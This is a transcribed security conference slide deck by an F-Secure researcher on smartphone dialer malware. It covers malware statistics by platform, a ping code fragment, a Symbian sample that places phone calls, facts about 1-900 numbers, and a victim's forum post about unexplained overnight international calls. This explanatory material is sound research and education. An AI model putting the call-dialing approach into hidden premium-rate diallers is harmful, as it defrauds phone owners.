

Dialers are Back!

...and this time they are on Smartphones



Mikko Hypponen
F-Secure Corporation



twitter.com/mikkohypponen

The image shows a screenshot of a web browser displaying the Twitter profile of Mikko H. Hypponen. The browser's address bar shows the URL 'twitter.com/mikkohypponen'. The Twitter navigation bar includes the Twitter logo, a search box, and links for Home, Profile, and Messages. The profile header features a profile picture of Mikko H. Hypponen, his name, handle '@mikkohypponen', location 'Finland', and bio 'CRO at F-Secure' with a link to his website. The profile statistics show 1,920 tweets, 90 following, 8,772 followers, and 766 listed. The 'Following' and 'Followers' sections display small profile pictures of users. The 'Timeline' section shows three recent tweets from the user, including one about Stuxnet theories and another about Skynet. The footer contains various links like 'About', 'Help', 'Blog', etc., and a copyright notice for 2010 Twitter.

Mikko H. Hypponen (mikkoh... x)

twitter.com/mikkohypponen

twitter Search Home Profile Messages mikkohypponen

 **Mikko H. Hypponen**
@mikkohypponen Finland
CRO at F-Secure
<http://mikko.hypponen.com>

Edit your profile →

Timeline Favorites Following Followers Lists

 **mikkohypponen** Mikko H. Hypponen
Alternative theories for Stuxnet by @jeffreycarr: <http://bit.ly/bV31sQ>
7 hours ago

 **mikkohypponen** Mikko H. Hypponen
OMG...Skynet has become self-aware... <http://twitpic.com/2t5nnb>
14 hours ago

 **mikkohypponen** Mikko H. Hypponen
Don't fall for these. Fake webshop claims Nokia N8 "in stock" for 230€. Will take your money, won't deliver. Watch out.
<http://bit.ly/b3b94i>
20 hours ago

 **mikkohypponen**

1,920 Tweets 90 Following 8,772 Followers 766 Listed

Following 90 Followers 8,772

Similar to @mikkohypponen


 **edivad82** · Follow
Davide Buzzi

 **cedricpernet** · Follow
cedricpernet


 **ChetWisnie...** · Follow
Chester W - Sophos

 **thornmaker** · Follow
david

About · Help · Blog · Status · Jobs · Terms · Privacy · Shortcuts
Businesses · Media · Developers · Widgets · © 2010 Twitter








WARNING!
LIVE WIRELESS VIRUSES
DO NOT OPEN THE DOOR!
IF THE DOOR IS CLOSED THERE IS VIRUS TESTING
IN PROGRESS

 **RESTRICTED AREA**
FOR AUTHORIZED PERSONNEL ONLY




Smartphone market shares (End of 2009)



Data source: Canalys

Mobile Malware Families by Platform

- Total: 516
- Symbian: 463
- Windows: 33
- J2ME: 12
- iPhone: 2
- Android: 2



US Robotics HST Dual Standard 14.4 v.32bis







RESERVE NOTE

731 A

UNITED STATES OF AMERICA

FOR OFFICIAL USE ONLY
NOT VALID FOR CASH
UNDER FEDERAL RESERVE ACT
FEDERAL RESERVE NOTE
AND PRIVATE

Franklin

ites.

SERIES 2003
A

D 38

John
Secret

FF

ONE HUNDRED

FRANKLIN



```

// Build ping packet
char acPingBuffer[64];
memset(acPingBuffer, '\xAA', sizeof(acPingBuffer));
PIP_ECHO_REPLY pIpe = (PIP_ECHO_REPLY)GlobalAlloc(
    GMEM_FIXED | GMEM_ZEROINIT,
    sizeof(IP_ECHO_REPLY) + sizeof(acPingBuffer));
if (pIpe == 0) {
    cerr << "Failed to allocate global ping packet buffer." << endl;
    return 6;
}
pIpe->Data = acPingBuffer;
pIpe->DataSize = sizeof(acPingBuffer);

// Send the ping packet
DWORD dwStatus = pIcmpSendEcho(hIP, *((DWORD*)phe->h_addr_list[0]),
    acPingBuffer, sizeof(acPingBuffer), NULL, pIpe,
    sizeof(IP_ECHO_REPLY) + sizeof(acPingBuffer), 5000);
if (dwStatus != 0) {
    cout << "Addr: " <<
        int(LOBYTE(LOWORD(pIpe->Address))) << "." <<
        int(HIBYTE(LOWORD(pIpe->Address))) << "." <<
        int(LOBYTE(HIWORD(pIpe->Address))) << "." <<
        int(HIBYTE(HIWORD(pIpe->Address))) << ", " <<
        "RTT: " << int(pIpe->RoundTripTime) << "ms, " <<
        "TTL: " << int(pIpe->Options.Ttl) << endl;
}
else {
    cerr << "Error obtaining info from ping packet." << endl;
}

// Shut down...
GlobalFree(pIpe);
FreeLibrary(hIcmp);
return 0;
}

int main(int argc, char* argv[])
{
    WSADATA wsaData;
    if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {
        return 255;
    }

    int retval = doit(argc, argv);

```

```
/*
-----
*/
void CMyCallDialer::Dial(const TDesc& aPhoneNumber,CTelephony::TCallerIdentityRestrict aRestriction)
{
    if(!IsActive() && iTelephony)
    {
        CTelephony::TTelNumber telNumber(aPhoneNumber);

        CTelephony::TCallParamsV1 callParams;
        callParams.iIdRestrict = aRestriction;
        CTelephony::TCallParamsV1Pckg callParamsPckg(callParams);

        iState = EMyCallDialing;
        // ask CTelephony to dial new call
        // RunL will be called when the call is connected or it fails
        iTelephony->DialNewCall(iStatus, callParamsPckg, telNumber, iCallId);
        setActive();// after starting the request AO needs to be set active
    }
}
/*
-----
*/
```



1-900 numbers in USA

- Require an initial investment, typically around \$1000
- FTC requires an initial audio warning
- 30 day pay cycle to prevent fraud
- Won't work from cell phones
- Won't work internationally



22nd March 2010, 08:52 AM


#1

smudgelab  [OP]

Member

Join Date: Jan 2010

Posts: 38

** Phone dialled out internaionally without permission!**

Really wierd one this. Last night, I was woken by a repetitive voice telling me that "International dialling is not currently permitted from this device". As this was at aprox' 02.40 on Sudad AM, it fair shook me out of a deep sleep! On checking the phone I found the following call history:

+88213213214 @ 02:44

+88213213214 @ 02:36


+1(767)503-3611 @ 02:36

